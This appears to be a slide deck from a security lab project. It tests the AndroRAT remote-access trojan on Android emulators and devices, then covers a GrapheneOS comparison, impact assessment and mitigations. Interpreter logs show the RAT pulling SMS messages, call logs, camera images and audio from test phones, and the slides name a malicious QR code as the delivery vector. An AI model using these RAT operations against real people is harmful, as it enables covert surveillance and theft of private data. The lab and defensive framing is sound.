No call logs found on the device

Interpreter:> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Successfully Saved in /home/kali/AndroRAT/Dumps/inbox_20240207-165200.txt

10:54

Fri, Feb 9



Virtual Android Cell Phone

```
Got connection from ('127.0.0.1', 54950)
Hello there, welcome to reverse shell of sdk_gphone64_x86_64
```

Android 12 and 13

```
Interpreter:/> deviceInfo
Manufacturer: Google
Version/Release: 12 ←
Product: sdk_gphone64_x86_64
Model: sdk_gphone64_x86_64
Brand: google
Device: emulator64_x86_64_arm64
Host: abfarm-01566
```

```
Interpreter:/> deviceInfo
Manufacturer: Google
Version/Release: 13 ←
Product: sdk_gphone64_x86_64
Model: sdk_gphone64_x86_64
Brand: google
Device: emu64x
Host: abfarm-release-2004-0186
```

Virtual Android Cell Phone

- **What we were able to get**

- MAC Address
- Call logs
- SMS receipts
- Image capture and steal
- Shell
 - NetCat
 - pwd
 - whoami
 - ifconfig

Virtual Android Cell Phone

```
Interpreter:/> getSMS sent
[INFO] Getting sent SMS
[SUCCESS] Successfully Saved in /home/kali/AndroRAT/Dumps/sent_20240208-161314.txt
```

The screenshot shows a Kali Linux desktop environment with several windows open:

- Dumps - Thunar**: A file manager window showing a directory structure. It contains three files:
 - Audio_20240208-1 61700.mp3
 - Call_Logs_20240208-161443.txt
 - Image_20240208-1 61129.jpg
- Dumps**: A Thunar file manager window showing a list of recent files, including "sent_20240208-161314.txt".
- sent_20240208-161314.txt - Mousepad**: An open text editor displaying the contents of the saved SMS dump file. The text is as follows:


```
1 #0
2 Number : 777777
3 Person : null
4 Date : Fri Mar 13 18:37:39 MST 56076
5 Body : Yo Check your profile, you've been H4CK3D!
6
7 #1S|
8 Number : 8888
9 Person : null
10 Date : Fri Mar 13 02:17:39 MST 56076
11 Body : This is some really classified information:
12
13 Ctrl+Alt+Defeat rocks
14
15
16 END123
17
```

Two arrows point from the text in the Mousepad window to the corresponding entries in the Call_Logs_20240208-161443.txt file in the Dumps Thunar window.


Virtual Android Cell Phone

Interpreter: > startAudio
Started Recording Audio


Interpreter: /> stopAudio
[INFO] Downloading Audio



```
Interpreter:> takepic 1
[INFO] Taking Image
[SUCCESS] Successfully Saved in /home/kali/AndroRAT/Dumps/Image_20240208-15395
```



```
interpreter:> getCallLogs
INFO] Getting Call Logs
SUCCESS] Successfully Saved in /home/kali/AndroRAT/Dumps/Call_Logs_20240208-161443.txt
```



```
10 Number : 8888
11 Name :
12 Date : Thu Feb 08 14:14:04 MST 2024
13 Duration : 0
14 Type : 2
```

```
17 Number : 7777777777  
18 Name :  
19 Date : Thu Feb 08 14:14:24 MST 2024  
20 Duration : 0  
21 Type : 2
```

Security-Centric FOSS OS

Test Parameters:

- Device: Pixel 6 Pro
- Android Version: 12
- Graphene OS Version: Raven 2024020500
- Attack Vector: Malicious QR code with an embedded AndroRAT APK



Findings:

- **GrapheneOS Security Features:** Highlighting stringent sandboxing, precise permissions management, and enhanced memory safety protocols.
- **Elimination of Google Services Framework:** Significantly reducing attack vectors by excluding this critical dependency.
- **AndroRAT Functionality Impeded:** Despite successful download, GrapheneOS's absence of Google Services Framework prevented further execution.
- **Security-First Operating System Architecture:** Prioritizing user safety at the system level to neutralize threats like AndroRAT.
- **Resilience Against Adaptive Threats:** GrapheneOS effectively neutralizes AndroRAT's operation, showcasing the importance of security-centric FOSS OS.


Impact Assessment

- **AndroRAT Malware Attack Overview**
 - Achieved remote access and command execution on Android devices.
 - Affected devices: Retroid Pocket 3+ and a Lenovo Tablet.
 - Capabilities: Data exfiltration, remote control, location tracking, access to sensitive information.
- **Impact and Concerns**
 - Controlled impact with safeguards to limit damage.
 - Potential for significant damage in uncontrolled environments.
 - Threats to individuals, companies, and organizations.
- **Data Compromised**
 - Included MAC addresses, call and SMS logs, system and IP information, geographical locations.
 - Sensitive information could lead to further attacks.
- **Privacy and Safety Implications**
 - Invasion of privacy and potential for physical tracking.
 - Facilitates network infiltration and targeted cyber attacks.
 - Extends potential for exploitation: identity theft, financial fraud, sophisticated social engineering.

Severity of AndroRAT

- Software was originally made to be used on devices with Android 4, up to Android 9.
- Malicious APK Software has been available on the internet for more than 10 years and proven to be accessible and useable up to Android 13.
- It continues to have online support by other hackers in the internet to improve the software and attack framework.

Android Usage - Indication of AndroRAT Attack Surface



Source : statCounter Global Stats
<https://gs.statcounter.com/>

Response and Mitigation

Immediate Response Actions:

- **Segregate Infected Systems:** Isolate infected devices immediately to stop malware spread and protect the network.
- **Identify and Patch Security Weaknesses:** Identify and patch security vulnerabilities promptly to prevent future breaches.
- **Analyze and Eradicate Malicious Files:** Analyze and remove malicious APK files using mobile security software to eliminate AndroRAT and prevent further vulnerabilities.

Response and Mitigation

Longer-Term Response Actions:

- **Thorough Security Policy Review:** Review security policies thoroughly, update for stricter controls and regular updates to prevent breaches.
- **Establish Security Awareness Program:** Implement security awareness program to educate on risks, phishing, and updates, fostering security culture.
- **Regular Security Audits and Incident Response Plan:** Regular security audits and incident response plan ensure swift action in cyber incidents.
- **Addressing Legacy Malware Threats:** Address legacy malware risk by reevaluating security protocols, emphasizing patches, updates.
- **Adapting Defensive Approaches:** Adapt defenses with security-first systems and updated software to thwart attackers.
- **Adoption of FOSS Operating Systems:** Transition to security-centric FOSS operating systems for vulnerable mobile devices to reduce attack surfaces, enhance sandboxing, and improve permissions management, as demonstrated by testing on the Pixel 6 Pro in response to AndroRAT infiltration.

Lessons Learned

- **Incident Insights: Cybersecurity Focus**
 - Emphasize ongoing user training to enhance awareness of cyber threats.
 - User actions, like downloading malicious links or QR codes, often enable malware attacks.
- **The Role of Awareness and Training**
 - Increased awareness could deter risky behaviors like engaging with suspicious links or QR codes.
- **Technical Safeguards and Limitations**
 - While technical defenses are vital, they should not be the only line of defense against cyber threats.
 - Regular updates and reassessments of security measures are necessary.
- **Comprehensive Cybersecurity Strategy**
 - Combine user education with robust technical controls for effective defense against evolving threats.
 - Constant vigilance and proactive security practices are key.

Conclusion

- Businesses need to invest in security measures and foster a culture of security awareness to combat evolving insider threats, including social engineering infiltration.
- Despite advancements in cybersecurity, proven technical tests reveal that AndroRAT remains accessible, highlighting the ongoing danger it poses.
- Cybersecurity teams should not only be aware of the current threat posed by AndroRAT but also consider establishing a planned schedule for researching new forms of attacks associated with this malicious APK and any similar versions of AndroidRAT that may emerge on the internet.